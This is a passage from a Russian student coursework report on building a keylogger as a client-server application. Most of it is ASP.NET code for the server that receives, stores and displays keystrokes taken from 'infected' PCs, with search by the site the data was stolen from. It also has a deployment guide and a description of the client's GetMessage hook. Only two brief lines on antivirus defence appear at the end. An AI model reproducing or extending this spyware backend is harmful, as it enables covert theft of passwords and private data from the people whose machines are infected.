ASP.NET внешне во многом сохраняет схожесть с более старой технологией ASP, что позволяет разработчикам относительно легко перейти на ASP.NET. В то же время внутреннее устройство ASP.NET существенно отличается от ASP, поскольку она основана на платформе .NET и, следовательно, использует все новые возможности, предоставляемые этой платформой.

Для управления БД был выбран ADO.NET Entity Framework 6.0.

**ADO.NET Entity Framework (EF)** — объектно-ориентированная технология доступа к данным, является object-relational mapping (ORM) решением для .NET Framework от Microsoft. Предоставляет возможность взаимодействия с объектами как посредством LINQ в виде LINQ to Entities, так и с использованием Entity SQL. Для облегчения построения web-решений используется как ADO.NET Data Services (Astoria), так и связка из Windows Communication Foundation и Windows Presentation Foundation, позволяющая строить многоуровневые приложения, реализуя один из шаблонов проектирования MVC, MVP или MVVM.

Для принятия сообщений от клиента используется технология ASP.NET Web API. **ASP.NET Web API** - это инфраструктура для создания HTTP-сервисов, доступ к которым можно получить с любого клиента, включая браузеры и мобильные устройства. Это идеальная платформа для создания приложений RESTful на .NET Framework.

### Реализация серверного приложения

Серверное приложения имеет монолитную архитектуру, подходящую для проектов, содержащих довольно простой и небольшой функционал. Монолитная архитектура – есть цельное приложение без разделения на уровни в данном случае вполне подходит, также как он подходит для простых реализаций CRUD-интерфейсов.

В разрабатываемом серверном приложении используются два уровня сущностей: уровень для хранения в БД и уровень для передачи данных между клиентом и сервером.

Для доступа к БД используется класс, представляющий контекст БД для EF 6.0 – листинг 11. Диаграмма сущность-связь, описывающая структуру БД представлена в приложении 1.

Листинг 11

1. public class LoggerContext : DbContext
2. {
3. public LoggerContext()
4. : base("DbConnection")
5. { }
6. public DbSet<PCItem> PCItems { get; set; }
7. public DbSet<LogData> LogDatas { get; set; }
8. }

Для работы с клиентским приложением пользователя в контроллере используются один публичный HTTP метод.

Post метод принимает сущность содержащую украденные данные с зараженной клиентской ЭВМ – листинг 12.

Листинг 12

1. [HttpPost]
2. public void Post([FromBody] LogDataForm data)
3. {
4. var dataSort = ParsData(data);
5. using (LoggerContext db = new LoggerContext())
6. {
7. ...
8. var item = db.PCItems.Where(x => x.Name == data.Name && x.MAC == data.MAC).FirstOrDefault();
9. var addLogDatas = new List<LogData>();
10. foreach (var dataItem in dataSort)
11. {
12. var log = new LogData
13. {
14. Id = Guid.NewGuid(),
15. Data = dataItem.Value,
16. WindowHandleer = dataItem.Handler,
17. Date = data.Date,
18. Parant = item
19. };
20. addLogDatas.Add(log);
21. db.LogDatas.Add(log);
22. }
23. db.SaveChanges();
25. }
26. }
27. }

После получения и преобразования данных сервер оповещает GUI о поступлении новых данных при помощи SignalR – листинг 13.

Листинг 13

1. // Получаем контекст хаба
2. var context = Microsoft.AspNet.SignalR.GlobalHost.ConnectionManager.GetHubContext<MainConsoleHub>();
3. // отправляем сообщение
4. foreach (var logItem in addLogDatas)
5. {
6. context.Clients.All.displayMessage(string.Format("{0} ({2}\_{3}): {4}: {1}", logItem.Date, logItem.Data, logItem.Parant.Name, logItem.Parant.MAC, logItem.WindowHandleer));

Кроме публичного метода контроллер содержит приватный метод для преобразования поступивших данных – листинг 14. Метод использует технологию Regex expression (регулярные выражения). формальный язык поиска и осуществления манипуляций с подстроками в тексте, основанный на использовании метасимволов. Для поиска используется строка-образец, состоящая из символов и метасимволов и задающая правило поиска. Для манипуляций с текстом дополнительно задаётся строка замены, которая также может содержать в себе специальные символы.

Листинг 14

1. private List<CharValue> ParsData(LogDataForm data)
2. {
3. var outPreList = new List<CharValue>();
4. var outList = new List<CharValue>();
5. Regex regex = new Regex(@"~([^~]+)~:([^~]+) ~");
6. MatchCollection matches = regex.Matches(data.Data);
7. foreach (Match match in matches)
8. {
9. Regex regexMin = new Regex(@"~.+~:");
10. MatchCollection matchesMin = regexMin.Matches(match.Value);
11. outPreList.Add(new CharValue
12. {
13. Handler= matchesMin[0].Value.Substring(1).Substring(0, matchesMin[0].Length - 3),
14. Value = match.Value.Substring(matchesMin[0].Length, match.Value.Length- matchesMin[0].Length-1)
15. });
16. }
17. … // скрещивание данных от одного источника
18. return outList;
19. }

### Реализация GUI серверного приложения

GUI серверного приложения предназначено для мониторинга активности зараженных ЭВМ и анализа поступивших данных. GUI разработано при помощи Razor HTML. GUI содержит блок меню, блок поиска и блок вывода данных. Блок меню состоит из: ссылки на домашнюю страницу, ссылки на документацию по предоставляемому API, ссылки на список всех зараженных ПК, находящихся в базе приложения – листинг 15.

Листинг 15

1. <div class="container"> <ul class="nav navbar-nav">
2. <li>@Html.ActionLink("Домашняя страница", "Index", "Home", new { area = "" }, null)</li>
3. <li>@Html.ActionLink("API", "Index", "Help", new { area = "" }, null)</li>
4. <li>@Html.ActionLink("Список зараженных", "Index", "InfectedList", new { area = "" }, null)</li> </ul></div>

Блок поиска состоит из: строки поиска и кнопки вызывающей событие поиска. Поиск осуществляется по имени зараженного ПК или по заглавию сайта в зависимости от открытой страницы приложения: список зараженных ПК или страница зараженного ПК – листинг 16.

Листинг 16

1. <div class="container">
2. @using (Ajax.BeginForm("Search", "InfectedList", new AjaxOptions { }))
3. {
4. <input type="text" name="name" />
5. <input type="submit" value="Поиск" />
6. }
7. </div>
8. ...
9. <div class="container">
10. @using (Ajax.BeginForm("Search", "InfectedItem", new AjaxOptions { })) {
11. <h5>Поиск по Title окна: </h5>
12. <input type="text" name="name" />
13. <input type="submit" value="Поиск" /> }
14. </div>

Блок вывода данных: контейнера отображающий все данные для ПК или данные поступающие со всех зараженных ПК обновляясь в реальном времени – листинг 17.

Листинг 17

1. <div class="jumbotron" style="height:380px; width:auto; overflow:auto; text-wrap:normal;">
2. @if (Model.Count() > 0) {
3. <ul style="list-style: none;">
4. @foreach (var log in Model) {
5. <li>@string.Format("{0} - {2}: {1}", log.Date, log.Data, log.WindowHandleer)</li> }
6. </ul> }
7. else
8. {@("Для данного ПК нет записей лога")}
9. </div>

# Технологическая часть

## Технические требования

Минимальные требования к аппаратному обеспечению:

1. Процессор с тактовой частотой 1 ГГц
2. Оперативная память

* 1 ГБ – для 32-разрядных систем
* 2 ГБ – для 64-разрядных систем

1. Место на жестком диске

* 16 Гб – для 32-разрядных систем
* 20 Гб – для 64-разрядных систем

Системные требования выбраны в соответствии с минимальной поддерживаемой ОС Windows 7.

Для работы клиентского приложения необходимо подключение к сети, в которой находится сервер.

Минимальные требования к программному обеспечению:

* .NET Framework 4.5 или более поздняя версия для работы клиентского приложения.

## Руководство администратора

Установки приложения в системе:

1. Установка .NET CORE 2.1 или более поздней версии для работы сервера.
2. Установка .NET Framework 4.6.1 или более поздней версии для работы клиента.
3. Настройка обнаружения в локальной сети клиентского и серверного компьютера.
4. Перенос исполняемого файла программы и подключаемых DLL-библиотек на компьютер.
5. Установка IP-адреса сервера в конфигурационном файле.

GUI предоставляет доступ к мониторингу скомпрометированных данных, как в реальном времени (Рисунок 4), так и просмотр данных конкретного ЭВМ, поиск по источнику (Рисунок 5).





Рисунок 4 – Главный экран приложения сервера.

Рисунок 5 – поиск по источнику конкретного ЭВМ.

# Заключение

В рамках курсовой работы был разработан клавиатурный шпион в виде клиент-серверного приложения. Клиентская часть основана на установке хука (hook.dll) на функцию передачи сообщений Windows (GetMessage) и перехвата сообщений, исходящих от клавиатуры. Серверная часть основана ASP .NET, в которой представлены WebAPI и веб интерфейс для управления скомпрометированными данными.

Клиент устанавливает хук на функцию GetMessage, перехватывает всю очередь сообщений. После фильтрует полученные данные по активному процессу в системе в данный момент (браузер) и заголовку сайта, отправляет полученные данные на серверную часть.

Сервер принимает данные и хранит их в базе данных, разделяя данные для каждого зараженного ПК отдельно. Сервер позволяет анализировать полученные данные: просматривать данные полученные от одного ПК, также производить поиск по заголовку сайта, с которого украдены данные.

Был изучен принцип работы клавиатурного шпиона использующего системную функцию GetMessage.

Для того чтобы обезопасить ЭВМ от подобного класса вирусов необходимо:

* Использовать антивирусное ПО.
* Использовать класс ПО специализирующийся на безопасности от шпионажа (пример: Covert).

# Литература

1. Campbell Parallel Programming with Microsoft® Visual C++® / Campbell. - Москва: Гостехиздат, 2011. - 784 c.
2. Венц, Кристиан Программирование в ASP.NET Ajax / Кристиан Венц. - М.: Символ-плюс, 2008. - 512 c.
3. Проскурин В.Г. Защита в операционных системах. – М.: Горячая линия – Телеком, 2016. – 192 с.

https://e.lanbook.com/book/111091

1. Рихтер Дж. CLR via C#. Программирование на платформе Microsoft .NET Framework 4.5 на языке C#. 4-е издание. – СПб.: Питер, 2018. – 896 с.
2. Сафонов В. О. Основы современных операционных систем: учебное пособие. – М.: Национальный Открытый Университет "ИНТУИТ": БИНОМ. Лаборатория знаний, 2011. – 584 с. [Электронный ресурс]. - URL: <https://biblioclub.ru/index.php?page=book_red&id=233210&sr=1>
3. Кондратьев, В.К. Операционные системы и оболочки: учебно-практическое пособие / В.К. Кондратьев, О.С. Головина; Международный консорциум «Электронный университет», Московский государственный университет экономики, статистики и информатики, Евразийский открытый институт. - М. : Московский государственный университет экономики, статистики и информатики, 2007. - 172 с. - ISBN 5-374-00009-8 ; То же [Электронный ресурс]. - URL: [http://biblioclub.ru/index.php?page=book&id=90663](https://vk.com/away.php?to=http%3A%2F%2Fbiblioclub.ru%2Findex.php%3Fpage%3Dbook%26id%3D90663&cc_key=)
4. Жидков, О.М. Сетевые операционные системы / О.М. Жидков. - М. : Лаборатория книги, 2011. - 114 с. : табл., схем. - ISBN 978-5-504-00184-5 ; То же [Электронный ресурс]. - URL: [http://biblioclub.ru/index.php?page=book&id=142238](https://vk.com/away.php?to=http%3A%2F%2Fbiblioclub.ru%2Findex.php%3Fpage%3Dbook%26id%3D142238&cc_key=).
5. Белов, Ю.С. Администрирование серверных операционных систем семейства Windows: учебное пособие/ Е.В.Вершинин, Ю.С. Белов. - М.: Изд-во МГТУ им. Н.Э. Баумана, 2014. - 324с.